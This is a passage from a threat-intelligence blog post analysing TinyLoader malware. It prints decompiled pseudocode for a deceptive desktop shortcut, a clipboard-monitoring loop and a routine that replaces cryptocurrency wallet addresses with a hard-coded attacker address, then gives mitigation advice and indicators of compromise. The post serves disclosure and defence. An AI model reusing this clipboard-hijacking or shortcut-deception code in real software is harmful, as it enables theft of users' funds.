    if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &shellLinkInterface) >= 0 )
    {
      (*(*shellLinkInterface + 80))(shellLinkInterface, currentExecutablePath);
      (*(*shellLinkInterface + 28))(shellLinkInterface, L"Double-click to view contents");
      (*(*shellLinkInterface + 68))(shellLinkInterface, L"shell32.dll", 1);
      if ( (**shellLinkInterface)(shellLinkInterface, &unk_409210, &persistFileInterface) >= 0 )
      {
        (*(*persistFileInterface + 24))(persistFileInterface, shortcutPath, 1);
        (*(*persistFileInterface + 8))(persistFileInterface);
      }
      (*(*shellLinkInterface + 8))(shellLinkInterface);
    }
  }
  CoUninitialize();
```

Figure 11: Fake desktop shortcut used for social engineering

Clipboard Monitoring and Crypto Address Hijacking

A hidden background process monitors the clipboard continuously, checking four times per second for any changes while using minimal resources to avoid detection.

```
  InitializeClipboardApis();
  lastClipboardSequence = 0;
  while ( 1 )
  {
    while ( !GetClipboardSequenceNumber )
    {
      clipboardTextLength = 0;
      if ( GetClipboardText(&clipboardTextLength)
        && ReplaceCryptocurrencyAddresses(originalClipboardText, clipboardTextLength, modifiedClipboardText) )
      {
        SetClipboardText(modifiedClipboardText);
      }
LABEL_11:
      Sleep(0xFAu);
    }
    currentClipboardSequence = GetClipboardSequenceNumber();
    if ( currentClipboardSequence == lastClipboardSequence )
      goto LABEL_11;
    clipboardTextLength = 0;
    if ( GetClipboardText(&clipboardTextLength)
      && ReplaceCryptocurrencyAddresses(originalClipboardText, clipboardTextLength, modifiedClipboardText) )
    {
      SetClipboardText(modifiedClipboardText);
      lastClipboardSequence = GetClipboardSequenceNumber();
    }
    else
    {
      lastClipboardSequence = currentClipboardSequence;
      Sleep(0xFAu);
```

Figure 12: Clipboard monitoring process for cryptocurrency address theft

Whenever new text is copied, the malware analyzes it to identify cryptocurrency addresses for Bitcoin, Ethereum, Litecoin, and TRON, validating the complete format to ensure it targets only genuine addresses. If a match is found, it instantly replaces the address with the attacker's own, doing so faster than the user can notice and making it appear identical to a legitimate address.

To achieve this, the malware uses Windows APIs to safely extract clipboard content, with built-in safeguards to prevent crashes or conflicts with other applications, ensuring the process remains invisible and error-free.

```
if ( !inputText || textLength < 0xA || !detectedLength )
  return 0;
if ( textLength >= 0x1A && ((v4 = *inputText, *inputText == 49) || v4 == 51)
  || (v4 = *inputText, *inputText == 98) && inputText[1] == 99 && inputText[2] == 49 )
{
  v5 = 8 * (v4 == 98) + 34;
  if ( textLength < v5 )
    v5 = textLength;
  v6 = 0;
  if ( !v5 )
  {
LABEL_19:
    *detectedLength = v5;
    return "17YZdoBS8GFxF9QZrsd9HhBoJtgTBmMegD";// Bitcoin address: 17YZdoBS8GFxF9QZrsd9HhBoJtgTBmMegD
  }
  while ( 1 )
  {
    v7 = inputText[v6];
    if ( (v7 < 48 || v7 > 57) && (v7 < 97 || v7 > 122) && (v7 - 65) > 0x19u )
      break;
    if ( ++v6 >= v5 )
      goto LABEL_19;
  }
}
if ( textLength >= 0x2A && *inputText == 48 && inputText[1] == 120 )
{
```

Figure 13: Targeted cryptocurrency addresses monitored by TinyLoader

Taken together, these capabilities show how TinyLoader is more than a simple loader, acting instead as a persistent and multi-layered threat.

Conclusion

This investigation uncovered an active TinyLoader malware operation that combines multiple attack methods to steal cryptocurrency and personal information. The operation runs from servers in Latvia and uses a well-organized infrastructure with specific roles for each server.

The malware is designed to be persistent and hard to remove. It creates multiple copies of itself, spreads through USB drives and networks, and uses fake shortcuts to trick users. Most concerning is its ability to steal cryptocurrency by watching what users copy and instantly replacing wallet addresses with the attacker's addresses.

Our analysis shows this is a coordinated operation. The attackers combine persistence, lateral movement, and crypto theft into a system designed to run silently and stay undetected.

Mitigation Strategies

- Organizations should monitor network traffic for the HTML signature "Login - TinyLoader" to identify related infrastructure and block known malicious IP addresses including 176.46.152.47, 176.46.152.46, and

107.150.0.155.

- Implementing USB device restrictions, scanning policies, and monitoring for suspicious files like "Update.exe" on network shares can prevent lateral movement. Security teams should watch for registry changes affecting file associations and set up alerts for multiple executables being created in user directories.
- Individual users must verify cryptocurrency wallet addresses before sending transactions and remain suspicious of desktop shortcuts claiming to be backup tools.
- Scanning USB drives before opening files, especially executables disguised as documents with double extensions like "Photo.jpg.exe", helps prevent infection.
- Using antivirus software that monitors clipboard activity and regularly checking for hidden files in Desktop and Documents folders provides additional protection.
- Security teams can leverage this intelligence by searching web crawler databases for "Login - TinyLoader" signatures to find additional infrastructure.
- Implementing detection rules for high-frequency clipboard monitoring processes and monitoring Apache servers with open directories containing malware components strengthens defensive capabilities. The discovery of this infrastructure provides valuable intelligence for blocking similar operations and protecting against cryptocurrency theft attacks.

TinyLoader IOCs

The following indicators of compromise (IOCs) were extracted during this investigation and can support detection and blocking efforts.

IP Address	City	Country	ASN
107.150.0.155	London	GB	AS214943
176.46.152.47	Riga	LV	AS214351
77.90.153.62	Kerkrade	NL	AS214943
176.46.152.46	Riga	LV	AS214351

File Name	File Size	Malware Family	Description
injector.exe.DcRat	98 KB	DCRat	Main payload injector component
c.exe.DcRat	49 KB	DCRat	Configuration or communication module
index.php.DcRat	16 B	DCRat	Web-based C2 communication script
svchost.exe.DcRat	65 KB	DCRat	Masquerades as legitimate Windows service

---

Source: https://hunt.io/blog/tinyloader-malware-cryptocurrency-theft-infrastructure